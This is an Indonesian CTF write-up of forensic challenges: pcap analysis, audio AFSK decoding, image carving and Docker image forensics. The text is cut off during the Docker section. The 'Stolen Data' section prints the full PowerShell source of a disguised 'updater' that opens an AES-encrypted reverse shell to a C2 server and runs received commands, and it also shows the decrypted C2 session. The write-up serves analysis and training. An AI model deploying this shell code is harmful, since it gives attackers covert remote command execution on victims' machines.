


# Write-Up Qualification Round CBD 2025

## Etern1ty



# Daftar Isi

<b>Daftar Isi</b>	<b>2</b>
<b>FORENSIC</b>	<b>3</b>
Stolen Data	
Flag: CBD{bz_c2_with_encrypted_traffic_d34da5}	3
Hidden Sight	
Flag: CBD{1_d0nT_wH4t_l_44mm_do1nGg_19Nik1j4}	11
Can You Hear It?	
Flag: CBD{tr4nsm1ss10n_c4rr13r_n01se_c2m96e}	13
Data Insights	
Flag:	
CBD{apa_persamaan_tango_sama_docker_image?_sama_sama_berlapis_lapis_xixixi_f00c3a}	14
[BONUS] LockSpill	
Flag: CBD{wh4t_15_Th1s_V4uLt_n1j1k4a_k3ePpass_8h17d1}	18
<b>WEB</b>	<b>21</b>
Racing	
Flag: CBD{n0t_f@5t_En0ugH_to_5oLv3_Th15_Ch4IL_Ni1j1k44}	21

# FORENSIC

## Stolen Data

Flag: CBD{bz\_c2\_with\_encrypted\_traffic\_d34da5}

### Deskripsi

During routine monitoring, unusual network activity was observed. A capture of the traffic was saved for analysis to determine what data may have been exfiltrated.

Author: [bl33dz](#)

### Informasi Terkait Soal

#### network-log.pcap

The screenshot displays the Wireshark interface for analyzing the file 'network-log.pcap'. The main pane shows a list of captured packets, with the first packet selected. The packet list shows the following details:

No.	Time	Source	Destination
1	0.000000	10.0.2.15	199.232.150.172
2	0.000335	199.232.150.172	10.0.2.15
3	0.213883	199.232.150.172	10.0.2.15
4	0.264723	10.0.2.15	199.232.150.172
5	0.358020	199.232.150.172	10.0.2.15
6	0.408260	10.0.2.15	199.232.150.172
7	0.432911	199.232.150.172	10.0.2.15
8	0.486836	10.0.2.15	199.232.150.172
9	0.585524	199.232.150.172	10.0.2.15
10	0.627967	10.0.2.15	199.232.150.172
11	1.005962	10.0.2.15	199.232.150.172
12	1.005270	199.232.150.172	10.0.2.15
13	1.248664	199.232.150.172	10.0.2.15
14	1.289494	10.0.2.15	199.232.150.172
15	1.324915	199.232.150.172	10.0.2.15
16	1.376715	10.0.2.15	199.232.150.172
17	2.016028	10.0.2.15	199.232.150.172
18	2.016245	199.232.150.172	10.0.2.15
19	2.218581	199.232.150.172	10.0.2.15
20	2.263419	10.0.2.15	199.232.150.172
21	2.346792	199.232.150.172	10.0.2.15
22	2.389108	10.0.2.15	199.232.150.172
23	3.018026	10.0.2.15	199.232.150.172
24	3.018282	199.232.150.172	10.0.2.15

The Protocol Hierarchy pane shows the following breakdown:

Protocol	Percent Packets	Packets
Frame	100.0	2811
Ethernet	100.0	2811
Internet Protocol Version 6	2.2	63
Transmission Control Protocol	0.6	17
Transport Layer Security	97.6	2744
User Datagram Protocol	8.7	244
QUIC IETF	1.2	35
NetBIOS Name Service	0.2	6
Domain Name System	1.2	35
Data	6.0	168
Transmission Control Protocol	88.9	2500
Transport Layer Security	4.6	128
Hypertext Transfer Protocol	4.6	129
MP4 / ISOBMFF file format	0.0	1
Media Type	2.2	61
Data	0.0	1
Date	0.5	15
Address Resolution Protocol	0.1	4

The Capture File Properties pane shows the following details:

Category	Value			
File Name	linux/hometern1ty/ctf/cbd-25/for(stolen_data)/network-log.pcapng			
Length	2283 kB			
Hash (SHA256)	30862a8a82d9713b1312e407ccb5418c9baab86a5d000afacd49bf26b0b755d			
Hash (SHA1)	499718a748a7276e0608513bbd86dde00342cbb4			
Format	Wireshark / - pcapng			
Encapsulation	Ethernet			
Time				
First packet:	2025-08-13 23:52:54			
Last packet:	2025-08-13 23:54:17			
Elapsed:	00:01:23			
Capture				
Hardware:	QEMU Virtual CPU version 2.5+			
OS:	64-bit Windows 10 (22H2), build 19045			
Application:	Dumpcap (Wireshark) 4.4.8 (v4.4.8-0-g0d289c003rbf)			
Interfaces				
Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Ethernet Instance 0	0 (0.0%)	none	Ethernet	262144 bytes
Statistics				
Measurement	Captured	Displayed	Marked	
Packets	2811	2811 (100.0%)	—	
Time span, s	83.096	83.096	—	
Average pps	33.8	33.8	—	
Average packet size, 778 B	778	778	—	
Bytes	2108166	2108166 (100.0%)	0	
Average bytes/s	26 k	26 k	—	
Average bits/s	210 k	210 k	—	

### Pendekatan

Kalau kita follow tcp stream 0, bakal ada traffic terkait file

38c1a34b-ca87-4efc-8643-1f61f377a7e4?P1=1755606931&P2=404&P3=2&P4=ESOegWz9pdCT9%2f9Oxtpiep256w5nqR9MVjjczmWCptr%2b%2bYsOJW8w9w%2fms5Kn4bfqEu1tfobfh8au1DrgXeoIFg%3d%3d, tcp stream 5 berisi test.mp4, tcp stream 13 berisi

updater.exe, tcp stream 18 berisi banyak str b64. Kita juga bisa export file file ini. Untuk file 38c1... itu terbagi jadi chunk chunk kecil, tapi itu bukan fokus utama kita sekarang. Fokus utama kita ada di test.mp4 dan updater.exe, karena dua file ini berasal dari 117.53.47.247 dan tentu saja sebuah .exe sudah jadi tanda “sus”.

Packet	Hostname	Content Type	Size	Filename
9	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	4255 bytes	38c1a34b-ca87-4efc-8643-1f61
15	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	1450 bytes	38c1a34b-ca87-4efc-8643-1f61
21	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	1777 bytes	38c1a34b-ca87-4efc-8643-1f61
31	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	6088 bytes	38c1a34b-ca87-4efc-8643-1f61
39	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	2588 bytes	38c1a34b-ca87-4efc-8643-1f61
364	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	9336 bytes	38c1a34b-ca87-4efc-8643-1f61
984	117.53.47.247	video/mp4	722 kB	test.mp4
1063	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	8038 bytes	38c1a34b-ca87-4efc-8643-1f61
1074	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	4955 bytes	38c1a34b-ca87-4efc-8643-1f61
1092	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	8088 bytes	38c1a34b-ca87-4efc-8643-1f61
1108	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	5505 bytes	38c1a34b-ca87-4efc-8643-1f61
1136	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	4947 bytes	38c1a34b-ca87-4efc-8643-1f61
1195	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	7871 bytes	38c1a34b-ca87-4efc-8643-1f61
1222	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	5371 bytes	38c1a34b-ca87-4efc-8643-1f61
1276	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	7688 bytes	38c1a34b-ca87-4efc-8643-1f61
1332	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	4424 bytes	38c1a34b-ca87-4efc-8643-1f61
1375	117.53.47.247	application/octet-stream	29 kB	updater.exe
1446	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	5996 bytes	38c1a34b-ca87-4efc-8643-1f61
1495	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	3049 bytes	38c1a34b-ca87-4efc-8643-1f61
1520	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	16 kB	38c1a34b-ca87-4efc-8643-1f61
1539	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	13 kB	38c1a34b-ca87-4efc-8643-1f61
1560	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	12 kB	38c1a34b-ca87-4efc-8643-1f61

Untuk test.mp4 sendiri ternyata rickroll (rickroll in 2025 goes crazy 🌸) dan updater.exe memang sebuah .exe dan saya sempat decompile dan ingin reverse tapi sepertinya rabbit hole jadi saya cari cara lain. Perlu diingat kalau tcp stream 18 yang berisi banyak str b64 komunikasinya ke port 4444 yang dimana itu bukan port umum dan str b64 tidak bisa didecode langsung jadi curiganya updater.exe ini yang membuat adanya traffic di stream ini.

Ternyata kalau kita kembali di stream 13 yang berisi traffic updater.exe, ada source code asli dari updater.exe:

### updater.exe

```
$server = "117.53.47.247"
$port = 4444
$sharedHex =
"9f4c8b2e6a7f1d3b9ab2c4d5e6f70812a1b2c3d4e5f60718293a4b5c6d7e8f90"

function HexToBytes {
    param([string]$hex)
    if ($hex.Length % 2 -ne 0) { throw "Hex string length must be even" }
    $count = $hex.Length / 2
    $bytes = New-Object byte[] $count
    for ($i = 0; $i -lt $count; $i++) {
        $bytes[$i] = [Convert]::ToByte($hex.Substring($i*2,2), 16)
    }
    return $bytes
}

$secret = HexToBytes $sharedHex
$aesKey = $secret[0..15]
```

```

$hmacKey = $secret[16..($secret.Length - 1)]

function Encrypt-Message {
    param([string]$plaintext)
    $plainBytes = [System.Text.Encoding]::UTF8.GetBytes($plaintext)
    $block = 16
    $pad = $block - ($plainBytes.Length % $block)
    if ($pad -eq 0) { $pad = $block }
    $padded = New-Object byte[] ($plainBytes.Length + $pad)
    [Array]::Copy($plainBytes, 0, $padded, 0, $plainBytes.Length)
    for ($i = $plainBytes.Length; $i -lt $padded.Length; $i++) {
    $padded[$i] = [byte]$pad }
    $iv = New-Object byte[] 16
    $rng = New-Object
System.Security.Cryptography.RNGCryptoServiceProvider
    $rng.GetBytes($iv)
    $rng.Dispose()
    $aes = New-Object System.Security.Cryptography.AesManaged
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::None
    $aes.Key = [byte[]]$aesKey
    $aes.IV = [byte[]]$iv
    $encryptor = $aes.CreateEncryptor()
    $ct = $encryptor.TransformFinalBlock($padded, 0, $padded.Length)
    $encryptor.Dispose()
    $aes.Dispose()
    $hmac =
[System.Security.Cryptography.HMACSHA256]::new([byte[]]$hmacKey)
    $mac = $hmac.ComputeHash( ($iv + $ct) )
    $hmac.Dispose()
    $blob = ($iv + $ct + $mac)
    return [System.Convert]::ToBase64String($blob)
}

function Decrypt-Message {
    param([string]$b64)
    $blob = [System.Convert]::FromBase64String($b64)
    $iv = $blob[0..15]
    $tag = $blob[($blob.Length - 32)..($blob.Length - 1)]
    $ct = $blob[16..($blob.Length - 33)]
    $hmac =
[System.Security.Cryptography.HMACSHA256]::new([byte[]]$hmacKey)

```

```

$calc = $hmac.ComputeHash( ($iv + $ct) )
$hmac.Dispose()
if ([System.Convert]::ToBase64String($calc) -ne
[System.Convert]::ToBase64String($tag)) { throw "HMAC failed" }
$aes = New-Object System.Security.Cryptography.AesManaged
$aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
$aes.Padding = [System.Security.Cryptography.PaddingMode]::None
$aes.Key = [byte[]]$aesKey
$aes.IV = [byte[]]$iv
$decryptor = $aes.CreateDecryptor()
$padding = $decryptor.TransformFinalBlock($ct, 0, $ct.Length)
$decryptor.Dispose()
$aes.Dispose()
$paddingLen = $padding[$padding.Length - 1]
$plainLen = $padding.Length - $paddingLen
if ($plainLen -le 0) { return "" }
$plain = New-Object byte[] $plainLen
[Array]::Copy($padding, 0, $plain, 0, $plainLen)
return [System.Text.Encoding]::UTF8.GetString($plain)
}

Write-Host "Checking for updates..." -ForegroundColor Yellow
Start-Sleep -Seconds 2
Write-Host "Downloading update definitions..." -ForegroundColor
Yellow
Start-Sleep -Seconds 2
Write-Host "Installing updates..." -ForegroundColor Yellow
Start-Sleep -Seconds 2

try {
    $client = New-Object System.Net.Sockets.TcpClient($server, $port)
    $stream = $client.GetStream()
    $writer = New-Object System.IO.StreamWriter($stream)
    $reader = New-Object System.IO.StreamReader($stream)
    $writer.AutoFlush = $true
    while ($true) {
        $line = $reader.ReadLine()
        if ([string]::IsNullOrEmpty($line)) {
            break
        }
        try { $cmd = Decrypt-Message $line } catch { continue }
        if ($cmd -eq "exit" -or $cmd -eq "quit") { break }
    }
}

```

```

    try { $out = Invoke-Expression $cmd | Out-String } catch {
    $out = "Error: $($_.Exception.Message)" }
    if ($out -eq "") { $out = "<no output>" }
    $enc = Encrypt-Message $out
    $writer.WriteLine($enc)
}
$writer.Close()
$reader.Close()
$client.Close()
} catch {}

Write-Host "Update failed..." -ForegroundColor Red

```

Jadi asumsi kalau updater.exe itu yang membuat adanya traffic str b64 tadi ternyata benar misal kita lihat fungsi Encrypt-Message, jadi updater.exe ini singkatnya membuat revshell ke suatu C2 server.

```

$sharedHex =
"9f4c8b2e6a7f1d3b9ab2c4d5e6f70812a1b2c3d4e5f60718293a4b5c6d7e8f90"
$secret = HexToBytes $sharedHex
$aesKey = $secret[0..15]
$hmacKey = $secret[16..($secret.Length - 1)]

```

Kita pun mendapat key untuk enkripsinya, jadi dari sini kita bisa buat script untuk melakukan dekripsi ke semua str b64 yang kita dapat dari stream 18 tadi.

## Solusi

### solver.py

```

from Crypto.Cipher import AES
from Crypto.Hash import HMAC, SHA256
import base64

shared_hex =
"9f4c8b2e6a7f1d3b9ab2c4d5e6f70812a1b2c3d4e5f60718293a4b5c6d7e8f90"
secret = bytes.fromhex(shared_hex)
aes_key = secret[:16]
hmac_key = secret[16:]

c2_ = ""
uFE1SUDzPVPMPFoGUChV/z3xDHzXmQqKc+GyyGVzo0H11k6WLQXXieTrA7PRL5AnYHaueX
4AH7ws8bhIc2f8fEA==

```

06xIYV09Jtdayw68707koCw+1giiVXo5+aZs2WsJbp9U65uW1wnTRho7cDFPtcUOzWq3S  
 CqUy4jX0ktoioM5XSA/5jDSg07nRY6SZ/3RMgWTOsngj1U+PHb8j0zD0zgPN1NVp5qZos  
 MR1W13cGRO4DCSOjXcLcj1IJ/iCRDzjqAmfe2ENpXwNRPzdjoJ1Lih1NEXkRheU2I+qjm  
 ESM11XDw/4U3Sv3ay7d8ONvH9Ko4zDMEffiq1OPCJGM/SJsqXuqq2YOor5tm8KluscqR  
 fWUJBDU0AL5iqfB6kDgo+mxg4ci3m4g9nxXmTQAeYmHj7KyJnnosdT+IExg5BA+oHZ0K5  
 B9sweyuYdAj8eor037QWo9mSzb0yupZkCU5KfjJdb3KZzLcIfA0zM38rsIriKLKZ5JL/H  
 b/yYcpmhjH8oALR5cqyaxstFCpjKqT5H8IrDcbyPn2yJ1IJMvPdZ0FY8yPPTqJRtY0R6l  
 gM+3u1uc1H/z8n6DI3omn3z4A/191RRWjJx6Iv1EJLyp7X63kKtA6Ti+TNKUQ4Mnnsz/  
 TiHyZLgQjTVp52H1qpFv/vOohRcUzeHCE3wTOKgpRSDLRqKKQduB7wC4J7+wh2adPzGQl  
 duhW2b439DExnX+A2ZjTwvMQz4lWg3ftgup48yEivAYDvdj8xySarNlwMMWycIc7hN8QBe  
 8DgDFq1jyE0HGm2KinBAJkqe0oEkOxJYkQxokQx35nXBxp5FrZYbjVQRGYGsBBb2N3roS  
 Ng9OSYRK6LGxFK4BgvElteEA/3UtBsNNG09Po1DsgIFrPzC6xUYRRjuuXL3/41V3i8NhQ7  
 ec2jjEvdYVRw8YbsRes/WaqGozDWKwGjnVuhYW3qFWNKofHxIpzyq0b0f1YKtf5rVtw3x  
 OuNegy6B6Am5/q12M325WDMpV3uOeltsdRjmrC92tj9UeXHwbrJspj9MG2qt2q8crZiSu  
 9ZV5eJeXV6D7/Fnw1wZBLJRQpd5IbKwb9BJ5AixO5TfwyA+uh4LMgItpF8m0sYVhqoQao  
 NpQw1HzDc3GzBU6erLN5OgaT0TrmjKURm/uxZ5Xgwyqbt9fFn5HiyixBrBmGRq0gvKK  
 136u45JVf9ntaxOMR1P+3Uw0YPKCrHPmqmW2Hh8f266MtP6xG+q51d1E2Gm+sq0fZxsQn  
 ik1fDecG05uz3nh9HUs0ddq/7aRqNn9Zbq19IYQ7ecCACFtt6J4gYsQFHQIom+ulc5X0v  
 k/NDhNfjcwmpbOVK4uTqPzT1DnzI0kotwxboQ  
 nWYIYnClKprZ4/4Vv4aRsYBDKjshy0li/fpq+m+dBJSFSk4u8Nez7k+QN0a2XUqbs58j/  
 L1PwCVfm61Hz48/dg==  
 qVD5UOST6KCsExb6zKk3etuW7NK8jaYHjZTEXDH9Q1UShnP0FqZcwARbqu44MmKFCXvrb  
 F2pphTVqy5gc0b0uDWJVP3Hk1+Cd+HFU/PDcDU=  
 dTIvUSYRgnAAvlyO1Hkx/OOQPIn7hMmJQQSehHeX+8zE9YSCKrOck2/mKQl1jezpbxjpSB  
 U58MS3XGgoqf+R8VQ==  
 smGxdkdshL0K+n6aPr3+dcdBMv5xlQDqvZRC3WunYR4f6Nu5zxKbVeINY7rj4/ydWFPjI  
 Qy4kCCkKDwaQx9vLQ==  
 BrRs8VV+Mxz9w8r+FDfOqqPLML99KkZ8xX/MLo/thmeqDTuon7xa6g3RG9A7K1/WHjbHn  
 wnDrK1DViIgohafEw==  
 RG0TIV/sGIHeeqCPzqQf+SzglTRcedkj2WysBFRr4pLzRtJ8rN7e/2jXMBpv1N46Ercuw  
 QB44jbnNQF89NTSzvPKtoqKtk7AntCNzy6FUrTFWZ79Ri+yhlGHFCRhzMP2BX5SrP5dsSQ  
 ZaHKSxNGzXRjSz7qTqlnkNzWCcJEgO3CtuccWZeTDSQBAhtiLE2FV7TgSBYs9/7T3XQIC  
 +EccnsFXID+6D4+JWH5pjdj38SHgpFsNnDAjCUP604+EATPpMG0ywi0cXFNQ1ek4CAvj6  
 3f1LLydmR0KMU6Sf3x5QZXQOJZhQMmTG7yWqRqtOkcXqA1FD0CQjie+Ph9njdy0tQpQQVc  
 7NblhEg13KfYvA5QJs=  
 QMJV9oEOy61NiooT0ariAMxwuZcNA5mirRDU0E70kMPYBBh7Q22ezIbyE96eYIta8+Y9r  
 25Lee3MJ7e3FCJXjg==  
 +rS71o2HOrGzO/JK1zeDv0GeAYcYXPvsT5yS0z1aaGB0pdhJ8m7xFCfCpN1WJpxQ/kH9Z  
 N/F4i8v+yGHFVeOyf5ULvPHTTJhyc9n4GBzZNHzjK2FEMA/AvAcCI3Lhp9JEGtNDRrrIP  
 7OMWMXko0yBFqnEzB5oxs8Xzp697haVvHQY74aL++bHPgI9EnZWmHSq/wMTStRvdqn4X2  
 7VCgyqtK+QHJAxHKo66guBgi37fVVLMosx9TnK96M7CKrDvW2qII0D9BCyEO9LKS7itf  
 9PdLfKLq7A7ugaZ993x0KeUehJgr0in6tOcigcim8JHQRAq5lToq/xawERbIqbLHFw7/V

```

xwLYM3W4NbpyMAJsCoOSxfNmQx/oa937+HRYk2x36ZFUZvM2/VA7uQujTfGsif4/79Z3e
uRpjmNrH5nJvEVTwU/EQ/2sRxbVAX/Klvnxf1+5dJ7U+k6dAHDiIdE4OesO1etq23DYVU
WHDW4sLJ8fmNtCHva/1WLSf2Q005V5Lrm/256z0/S7b5/LuysOANe9sz9uyH2G/+ZRJIW
qsut/ShsFuqT00zKKTUXJ7j0dMI95uNZS/klIOxY9xbU5x5jV1qoz1UsUfaLhW8tVURxH
6393hj29cT0Yemhoryw
wsYcLULgx6bRP4xMHOQseoSxf+pivRZo5ar6f5jyOY79f/Y0VzKRGxXG+Ih021jbmluGe
hXHlS07CsQFoXlL6g==
tLBIsYYaZvVp1EkBD2oqhtKGLYLntS4Pd+TBKfjrgzQ6QUCHt5nGcJXvO8kNce780f5P7
miE6Ty4vOjfvXymbq5DAAAYyxYeZs6SQDdCha2kdj7wroLkOZ/Jv3zmPN/v
"""

def decrypt(b64_string):
    blob = base64.b64decode(b64_string)
    iv = blob[:16]
    tag = blob[-32:]
    ciphertext = blob[16:-32]
    hmac = HMAC.new(hmac_key, digestmod=SHA256)
    hmac.update(iv + ciphertext)
    calculated_tag = hmac.digest()
    if calculated_tag != tag:
        return "hmac verification failed"

    cipher = AES.new(aes_key, AES.MODE_CBC, iv)
    padded_plaintext = cipher.decrypt(ciphertext)
    pad_len = padded_plaintext[-1]
    plaintext = padded_plaintext[:-pad_len]
    return plaintext.decode().strip()

if __name__ == "__main__":
    messages = [line for line in c2_.strip().split('\n') if line]
    for i, message in enumerate(messages):
        dec = decrypt(message)
        if i % 2 == 0:
            print(f"[C2 Server -> Malware]: {dec}")
        else:
            print(f"[Malware -> C2 Server]:\n{dec}\n")

```

## Hasil

```
[C2 Server -> Malware]: dir
[Malware -> C2 Server]:
Directory: C:\Users\orion\Downloads

Mode                LastWriteTime         Length Name
----                -
d-----            8/13/2025   8:44 AM                WiresharkPortable64
-a-----            8/13/2025   9:32 AM                 16 notes.txt
-a-----            8/13/2025   9:34 AM            1250856 npcap-1.83.exe
-a-----            8/13/2025   9:53 AM             29184 updater.exe
-a-----            8/13/2025   8:41 AM        64483024 WiresharkPortable64_latest.paf.exe

[C2 Server -> Malware]: type notes.txt
[Malware -> C2 Server]:
Nothing's there?

[C2 Server -> Malware]: cd ..\Documents
[Malware -> C2 Server]:
<no output>

[C2 Server -> Malware]: dor
[Malware -> C2 Server]:
Error: The term 'dor' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.

[C2 Server -> Malware]: dir
[Malware -> C2 Server]:
Directory: C:\Users\orion\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----            8/13/2025   9:35 AM              40 flag.txt

[C2 Server -> Malware]: type flag.txt
[Malware -> C2 Server]:
CBD{bz_c2_with_encrypted_traffic_d34da5}
```

## Hidden Sight

Flag: CBD{1\_d0nT\_wH4t\_I\_44mm\_do1nGg\_19Nik1j4}

### Deskripsi

Blue Team caught two suspicious files. Help blue team to find out what's actually in that file. The team said that the file related with cache

Password:

fd9fbac804de39ba121c41173923a86f1702f1c290294f3abc2d2544bc9d93ef

Author: Rin4th

### Informasi Terkait Soal

Diberikan zip yang berisi 2 file, btr.jpg dan bcache24.bmc (cuma bcache kosong).

#### btr.jpg

```
> file btr.jpg
btr.jpg: JPEG image data, baseline, precision 8, 640x333, components 3

> exiftool btr.jpg
ExifTool Version Number      : 13.10
File Name                    : btr.jpg
Directory                   : .
File Size                    : 2.9 MB
File Modification Date/Time  : 2025:08:16 05:05:38+07:00
File Access Date/Time       : 2025:08:17 14:02:53+07:00
File Inode Change Date/Time  : 2025:08:17 14:02:43+07:00
File Permissions             : -rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
Image Width                 : 640
Image Height                : 333
Encoding Process            : Baseline DCT, Huffman coding
Bits Per Sample             : 8
Color Components            : 3
Y Cb Cr Sub Sampling       : YCbCr4:2:0 (2 2)
Image Size                  : 640x333
```

### Pendekatan & Solusi

Kelihatannya btr.jpg file normal, tapi karena cuma diberikan gambar ini jadi saya langsung coba foremost:



## Can You Hear It?

Flag: CBD{tr4nsm1ss10n\_c4rr13r\_n01se\_c2m96e}

### Deskripsi

A single burst in the noise, can you hear it?

Author: [Cyrus](#)

### Informasi Terkait Soal

chall.rf64

```
> file chall.rf64
chall.rf64: RIFF (little-endian) data, WAVE audio, mono 48000 Hz
```

### Pendekatan & Solusi

Tentunya awalnya coba ganti ke .wav dulu, ada audio tapi cuma bentar banget, dibawah 1 detik. Habis google dorking, ketemu lah satu writeup, dan ternyata sama persis dengan writeup ini: <https://ctftime.org/writeup/21662>

```
> sox -t wav chall.wav -signed-integer -b16 -r 22050 -t raw output.raw

> multimon-ng -t raw -a AFSK1200 output.raw
multimon-ng 1.3.1
  (C) 1996/1997 by Tom Sailer HB9JNX/AE4WA
  (C) 2012-2024 by Elias Oenal
Available demodulators: POCSAG512 POCSAG1200 POCSAG2400 FLEX FLEX_NEXT EAS UFSK1200 CLIPFSK FMSFSK AFSK1200 AFSK2400 AFSK2400_2 AFSK2400_3 HAPN4800 FSK9600 DTMF ZVEI1 ZVEI2 ZVEI3 DZVEI PZVEI EEA EIA CCIR MORSE_CW DUMPCSV X10 SCOPE
Enabled demodulators: AFSK1200
AFSK1200: fm CBDX01-0 to APRS-0 UI pid=F0
!/4K!!NK6m0 /A=004049CBD{tr4nsm1ss10n_c4rr13r_n01se_c2m96e}
```

## Data Insights

Flag:

CBD{apa\_persamaan\_tango\_sama\_docker\_image?\_sama\_sama\_berlapis\_lapis\_xixixi\_f00c3a}

### Deskripsi

Data Insights, the company's analytics platform, started acting strangely after a recent update. The Docker image used in the deployment was preserved for review, and the incident is under investigation.

Link: <https://drive.google.com/file/d/1e1ZjKo89w0t2Z76yAgsYsDtCZJyQWeOa/view>

Password:

6ae92f3ff7a84d64a68de4c666bc6b5c1b7b759dc92b3173cbe521da98d89575

### Informasi Terkait Soal

Diberikan sebuah tarball yang misal diunzip isinya seperti ini:

```
> tree
├── bLobs
│   └── sha256
│       ├── 0709c24e47135e8ab88d99dab53fec452925f0f779e529d5b0a1185df96c0ab2
│       ├── 29c3d99e2ec6c894a6dcf6d92b9d60e716cb9121f4c44292843b1782444b95c3
│       ├── 2cc9670803110fc37c9b7a757c87e057ff9b9330a320a8cb62700c4a2a78b513
│       ├── 35d22a847592086427883c01898c653d4119d68a93ed76a6bb1ff8df16abeedc
│       ├── 35ffc9f7225f543751581b1eb914c30a3007453a501f33b5544065cb21ee42e4
│       ├── 3fab91424116cce9add4de6ba0e4455a17b667c82370c744004eef8ec6126df5
│       ├── 4da65f2068cfa4eb591c8863209439838a6868cb1103e0fab67a15c806f97e2
│       ├── 5c9d77748f730d871cdf74d95e620da258ade37952b0c1081402d3a39b49e5d8
│       ├── 609a74b9cca44311b1bbc11fe5f8808b6bc0015a58e402e767e2b08b352fa94b
│       ├── 6cb9de47e86e8b804ac941fbbcc992e5f598fb12aaa3439f1c4b3aae6b1bf453
│       ├── 7db710fc61c162d9e1d30de15d20a25ddafaa932a24a7b37d4a4a850bdc4317a
│       ├── 8c1dc647ec301fd623986a8231f4c5bfff0fa31a368654f5f824ee25828f03bb
│       ├── 925a96ecb7c50d553f3be6218abe4c4985af804bb15bce10bd7bbc66795069ed
│       ├── 985357bc4f955c5892dd64187538a6cd02dba6968eba9201854876a7a257034
│       ├── 9f7ca14bbcF60dadac36b03fa99cfa2bd67b883994ac2fc048d1cf202b005c18
│       ├── 9f9a0028b639cdfa0f7bef3385890663ede8ac931e55d561e2709e5a60134e9e
│       ├── aae7c7457953c2cd44dd1bf058c4c6a61009fc6e7c59cf829130abae07f94ce2
│       ├── bce4d93c388d51664be708dc6256e02634bff7a9a8301bfe1cb2ad596e23b4a9
│       ├── cabfdeb0c5a634094d717b77b1892d019d0b8378a1aab73109647b8b598e97db
│       ├── d110c2550aaa948d152f9c05ffc5555858c82a6e04d6d71227ac5b72bcd48e0
│       ├── df42524e64ded5d668ba0973790029ac81e07a72abfedf9d99a3d4fb0ca35ea
│       ├── f0273230d1abd11f61c8e55a25fdc31115775022264d071e90943e67fee5a05
│       ├── f73e40a94880a5e216d6ad4cf635ce6101ca0777ded172609b275c240649d0c8
│       └── f78280c426fc107a3a491ecfc6810a090ff97817137fa8649354ecf1843e3e74
├── data-insights.tar
├── index.json
├── manifest.json
├── oci-layout
└── repositories

3 directories, 29 files
```

### Pendekatan & Solusi

Dari sini terlihat bahwa ini merupakan container forensics, karena untuk struktur diatas ini dipakai oleh docker, dan kita bisa langsung load tarballnya ke docker pakai docker load. Kemudian kita bisa docker run dan kita masuk ke imagenya.

```
root@a87fecc48971:/app# ls
app.py  templates
root@a87fecc48971:/app#
```

Setelah membaca [app.py](#) dan index.html di dalam templates, tidak ada hal yang menarik. Jadi kita coba saja cari file yang mungkin berisi flag, ternyata ada di /tmp.

```
root@a87fecc48971:/app# find / -name "*flag*" 2>/dev/null
/tmp/flag.txt
/usr/local/lib/python3.12/site-packages/pandas/tests/test_flags.py
/usr/local/lib/python3.12/site-packages/pandas/tests/_pymc/test_flags.cpython-312.pyc
/usr/local/lib/python3.12/site-packages/pandas/core/_pymc/flags.cpython-312.pyc
/usr/local/lib/python3.12/site-packages/pandas/core/flags.py
/usr/local/lib/python3.12/site-packages/numpy/_core/_operand_flag_tests.cpython-312-x86_64-linux-gnu.so
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
